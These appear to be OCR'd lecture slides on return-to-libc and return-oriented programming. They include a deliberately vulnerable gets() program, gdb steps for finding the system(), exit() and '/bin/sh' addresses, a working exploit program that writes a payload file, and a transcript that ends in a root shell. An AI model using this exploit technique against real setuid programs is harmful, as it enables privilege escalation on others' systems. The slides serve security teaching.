
Return-to-Libc (3)

- …, and a pointer to the /bin/sh string



Return-to-Libc (4)

- When echo() returns, system() launches a new shell




Return-to-libc (1/2)

- **Using existing code (e.g.,: libc function) instead of injecting code**

  E.g.) ***system("/bin/sh");***

```
#include  <stdio.h>
void echo ( )
{   char buffer[80];

    gets (buffer);
    puts (buffer);
}
int main ( )
{
   echo ( );
   printf ( "Done" );
   return 0;
}
```



Exploit 예

"A"*80 + "B"*4 +
"\xe0\x8a\x05\x40" +
"AAAA" +
"\xf9\xbf\x0f\x40"

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`

- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B : To Find “/bin/sh” String Address

Export an environment variable called “`MYSHELL`” with value “`/bin/sh`”.

`MYSHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.

We can find its address.

Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:    /bin/sh
  Address: bffffe8c
```

Export “`MYSHELL`” environment variable and execute the code.

Code to display address of environment variable

Task B : Some Considerations

```
$ mv env55 env7777
$ ./env7777
  Value:    /bin/sh
  Address: bffffe88
```

- Address of “MYSHELL” environment variable is sensitive to the length of the program name.
- If the program name is changed from env55 to env7777, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
......
0xbfffffb7:  "COLORTERM=gnome-terminal"
0xbfffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

x command in gdb:
Displays the memory contents at a given address using the specified format.


x /[Length][Format] [Address expression]

x/100s *((char **) environ) →
For a given address,
Display 100 strings with each address.

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly ebp is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.




Frame for the system() function

Task C : Argument for `system()`

Function Prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

esp : Stack pointer
ebp : Frame Pointer




Task C : Argument for `system()`

Function Epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer



Function Prologue and Epilogue example

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo (b);
}
```


```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
   1    movl %esp, %ebp
        subl $16, %esp
        movl     8(%ebp), %eax
        movl     %eax, -4(%ebp)
   2    leave
        ret
```

1 Function prologue

2 Function epilogue


8(%ebp) ⇒ %ebp + 8

How to Find system()'s Argument Address?



- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.

Memory Map to Understand `system()` Argument



Flow Chart to understand `system()` argument

Return address is changed to system() address.

ebp is replaced by esp after vul_func() epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

Jump to system()

system() prologue is executed

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

ebp is set to current value of esp

“/bin/sh” is stored in ebp+8

Check the memory map

ebp + 4 is treated as return address of system(). We can put exit() address so that on system() return exit() is called and the program doesn’t crash.

Malicious Code

```c
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

ebp + 12

ebp + 8

ebp + 4

Launch the attack

- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Return-to-Libc attacks

- **Basic idea of return-to-libc attacks**
  - **Overwrite RET addr with addr of libc function**
  - **Use existing code instead of injecting code (No injected code)**
  - Subvert the usual execution flow by redirecting it to **functions** in linked system libraries
  - The process's image consists of
    - ① **writable** memory areas like stack, data and heap,
    - ② and **executable** memory areas such as the code segment and the linked system libraries
  - The target for useful code can be found in the C library **libc**
- **The library libc**
  - Libc is linked to nearly every Unix/Linux program
  - This library defines system calls and other basic facilities such as *open(), malloc(), printf(), system(), execve()*, etc.
    - E.g., **system ("/bin/sh")**


Return-Oriented Programming (ROP)

- In the basic ret2libc, we have only chained two functions (`system()` and `exit()`) together.

- The technique can be generalized:
  - In 2001, Nergal extended the technique so **many functions can be chained together**.
  - If attacker needs the **`system()`** function, but there is no the `system()` in library.
  - In 2007, Shacham further extended the technique so unlimited number of **code chunks**, not necessary functions, can be chained together to accomplish intended goals.


- The generalized technique is called Return-Oriented Programming (ROP)

Chaining Function Calls (without Arguments)




Chaining Function Calls with Arguments

Idea:
skipping function prologue



Chaining Function Calls with Arguments

Idea: using leave and ret



Chaining Function Calls with Zero in the Argument

Idea: using a function call to dynamically change argument to zero on the stack

```
sprintf(char *dst, char *src):
  -   Copy the string from address src to the memory at address dst,
      including the terminating null byte ('\0').
```

Sequence of function calls (T is the address of the zero): use 4 sprint() to change setuid()'s argument to zero, before the setuid function is invoked.

